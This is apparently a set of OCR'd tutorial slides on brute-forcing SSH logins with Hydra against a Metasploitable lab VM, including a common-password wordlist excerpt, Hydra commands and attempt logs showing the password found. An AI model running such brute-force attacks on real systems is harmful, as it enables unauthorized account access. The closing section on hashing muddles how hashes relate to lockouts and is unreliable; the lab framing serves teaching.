
```
┌──(root💀Mamoon)-[~]
└─# locate unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt

┌──(root💀Mamoon)-[~]
└─# 
```



```
┌──(root💀Mamoon)-[~]
└─# nano /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

List of Passwords

- This is just a small list of the passwords saved in one of the files in Kali linux.
- There is a list available in Hydra containing millions of password combinations called “Rock you”
- Back in 2009, a company named RockYou was hacked
- This wouldn’t have been too much of a problem if they hadn’t stored all of their passwords unencrypted, in plain text for an attacker to see
- They downloaded a list of all the passwords and made it publically available




```
123456
12345
123456789
password
iloveyou
princess
1234567
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
chocolate
password1
soccer
anthony
friends
butterfly
purple
angel
jordan
liverpool
justin
loveme
```

```
matthew
robert
danielle
forever
family
jonathan
987654321
computer
whatever
dragon
vanessa
cookie
naruto
summer
sweety
spongebob
joseph
junior
softball
taylor
yellow
daniela
lauren
mickey
princesa
alexandra
alexis
jesus
estrella
miguel
william
thomas
beautiful
```


Two ways of accessing Hydra

- There are two ways to access Hydra in Kali Linux, one is called Hydra GTK and Hydra
- Difference between Hydra and Hydra GTK is that Hydra GTK uses graphical user interface GUI where as hydra itself is coding based



Metasploitable as the target


- Metasploitable Linux OS was used as the target system.
- Using the ifconfig command we can find out the IP address of our target machine which is used to connect to this system and attack its login credentials
- In this case the username and password is the same: msfadmin and the ip address is 192.168.1.123



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1d:43:2f
          inet addr:192.168.1.123  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1d:432f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7979 (7.7 KB)  TX bytes:7244 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```

Hydra GTK

- This is the GUI of the Hydra GTK
- Here we can enter the all the information necessary to start the brute force attacks



Target

● Single Target

○ Target List

□ Prefer IPV6

Port 0

Protocol adam6500

Output Options

□ Use SSL □ Use old SSL □ Be Verbose


□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt -e s -t 16  adam6500
```

Hydra GTK (continued)

- In the single target we need to enter the IP address of the server we are trying to attack.
- There are different protocol we can use to hack the target server here SSH protocol was used. SSH or Secure Shell is a network communication protocol that enables two computers to communicate and transfer data
- In the output option we can choose to show many details. Show attempt will display all the passwords used
- Be Verbose shows the additional details



Target

● Single Target 192.168.1.123

○ Target List

□ Prefer IPV6

Port 22

Protocol ssh

Output Options

□ Use SSL □ Use old SSL ☑ Be Verbose


☑ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -s 22 -v -V -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt -e s -t 16 ...
```

Hydra GTK (continued)

- In the password column we need to let Hydra know how we want to approach the brute force attack
- We can give it specific usernames/passwords or a list of usernames/passwords to try
- The username is known so it is written as is For the password a built in password list and “Try login as password” was checked since the username and password are the same



Username

● Username: msfadmin

○ Username List:

□ Loop around users □ Protocol does not require usernames

Password

○ Password: yourpass

● Password List: ists/unix_passwords.txt

○ Generate: 1:8:a

Colon separated file


□ Use Colon separated file

☑ Try login as password □ Try empty password □ Try reversed login

```
hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/u...
```


Hydra GTK Result

- Finally we can see all the passwords that hydra tried
- In the given library of passwords, there were 1010 different passwords available
- Hydra was successfully able to find the right password which in this case is “msfadmin



```
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "msfadmin" - 1 of 1010 [child 0] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "admin" - 2 of 1010 [child 1] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "123456" - 3 of 1010 [child 2] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "12345" - 4 of 1010 [child 3] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "123456789" - 5 of 1010 [child 4] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "password" - 6 of 1010 [child 5] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "iloveyou" - 7 of 1010 [child 6] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "princess" - 8 of 1010 [child 7] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "1234567" - 9 of 1010 [child 8] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "12345678" - 10 of 1010 [child 9] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "abc123" - 11 of 1010 [child 10] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "nicole" - 12 of 1010 [child 11] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "daniel" - 13 of 1010 [child 12] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "babygirl" - 14 of 1010 [child 13] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "monkey" - 15 of 1010 [child 14] (0/0)
[ATTEMPT] target 192.168.1.123 - login "msfadmin" - pass "lovely" - 16 of 1010 [child 15] (0/0)
[22][ssh] host: 192.168.1.123   login: msfadmin   password: msfadmin
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-09 14:16:15
<finished>
```


sudo hydra -L username.txt



```
┌──(root💀 Mamoon)-[~]
└─# sudo hydra -L username.txt
```

- The line “sudo hydra -L username.txt” will look through a list of usernames and guess the correct username
- In this case we already know the username so we don’t need to use this

Hydra Brute Force




```
┌──(root💀 Mamoon)-[~]
└─# sudo hydra -l "msfadmin" -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt \
192.168.1.121 ssh
```

- Here we specified the username we are trying to attack which is “msfadmin”

- Once we specify the username we need to open the file we need to use. Here it is the path shown below
- Finally we need to give hydra the IP address of the target and the protocol we are using. In this demonstration ssh was used

Hydra Result


- Once the operation is finished Hydra gives us the correct username and password.
- This method works very well if the usernames and passwords are common/simple
- This method won’t work if the server has login attempt limits or if the passwords are complicated, that is very hashing comes in



```
┌──(root💀Mamoon)-[~]
└─# sudo hydra -l "msfadmin" -P /usr/share/metasploit-framework/data/wordlists/
unix_passwords.txt \
192.168.1.121 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-17 11:43
:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is rec
ommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1011 login tries (l:1/p:101
1), ~64 tries per task
[DATA] attacking ssh://192.168.1.121:22/
[22][ssh] host: 192.168.1.121   login: msfadmin   password: msfadmin
^X@sS1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-17 11:43
:06
```

Hashing

- Most servers have certain limits for the login attempts and when that limit is reached the user gets timed out.
- In order to bypass this hashing is used. Servers don't save passwords in plain text but it converts them into complex numbers and letters using various different hashing algorithms
- If we hacked a server and copied all the passwords saved in it we would not see plain text but just some unrecognizable numbers and letters.
- When we enter a password in a website it uses the hashing algorithm to match the text with what it has saved already
- If we have the hash of a password we can use that to match what is saved in the server to avoid getting timed out




Your account has been locked due to 3 failed attempts. It will be unlocked after 24 hours.

Access to Shopme Control Panel

david@hotmail.com

••••••••

☐ Remember Me



Lion → 9f19d4dcd45171a94042a652a2d3b5c0c2890776

